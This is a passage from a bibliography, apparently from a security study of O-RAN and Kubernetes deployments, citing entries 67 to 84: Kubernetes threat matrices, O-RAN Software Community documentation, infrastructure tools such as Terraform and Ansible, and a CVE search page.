- [67] *About - Threat Matrix for Kubernetes*, <https://microsoft.github.io/Threat-Matrix-for-Kubernetes/about/>. (visited on 16 Jun. 2024).
- [68] *Kubernetes Threat Matrix*, <https://kubernetes-threat-matrix.redguard.ch/>. (visited on 16 March 2025).
- [69] *O-RAN Software Community - O-RAN SC - Confluence/Wiki*, <https://lf-o-ran-sc.atlassian.net/wiki/spaces/ORAN/overview?mode=global>. (visited on 10 May 2025).

Bibliography

- [70] *Welcome to O-RAN SC I Release Documentation Home — oran master documentation*, <https://docs.o-ran-sc.org/en/i-release/index.html>. (visited on 10 May 2025).
- [71] *Releases - Releases - Confluence/Wiki*, <https://lf-o-ran-sc.atlassian.net/wiki/spaces/REL/overview>. (visited on 10 May 2025).
- [72] A. Mohamed, S. Jana, M. Hiltunen, *et al.*, “Xapp writer’s guide,” O-RAN Software Community, Technical Report, Jun. 2021. (visited on 10 May 2025).
- [73] *O-ran-sc/ric-plt-xapp-frame*, <https://github.com/o-ran-sc/ric-plt-xapp-frame>, May 2025. (visited on 12 May 2025).
- [74] T. Steele, C. Patten, and D. Kottmann, *Black Hat Go: Go Programming For Hackers and Pentesters*. No Starch Press, 2020.
- [75] *Docker Hub Container Image Library / App Containerization*, <https://hub.docker.com>. (visited on 10 May 2025).
- [76] *Harbor*, <https://goharbor.io/>. (visited on 10 May 2025).
- [77] *K3s*, <https://k3s-io.github.io/>. (visited on 12 May 2025).
- [78] *Gerrit.o-ran-sc Code Review - ric-plt/ric-dep.git/tree*, <https://gerrit.o-ran-sc.org/r/gitweb?p=ric-plt/ric-dep.git;a=tree>. (visited on 12 May 2025).
- [79] *What is Terraform / Terraform / HashiCorp Developer*, <https://developer.hashicorp.com/terraform/>. (visited on 12 May 2025).
- [80] P. Boldyrev, *Bpg/terraform-provider-proxmox*, <https://github.com/bpg/terraform-provider-proxmox>, May 2025. (visited on 12 May 2025).
- [81] *OpenTofu*, <https://opentofu.org/>. (visited on 12 May 2025).
- [82] *Introduction to Ansible — Ansible Community Documentation*, <https://docs.ansible.com/ansible/latest/intro/introduction.html>. (visited on 12 May 2025).
- [83] *O-ran-sc/ric-app-hw-go*, <https://github.com/o-ran-sc/ric-app-hw-go>, November 2024. (visited on 12 May 2025).
- [84] *Vulnerabilities (CVE) - OpenCVE*, <https://www.opencve.io/cve?cvss=&search=o-ran+>. (visited on 15 April 2025).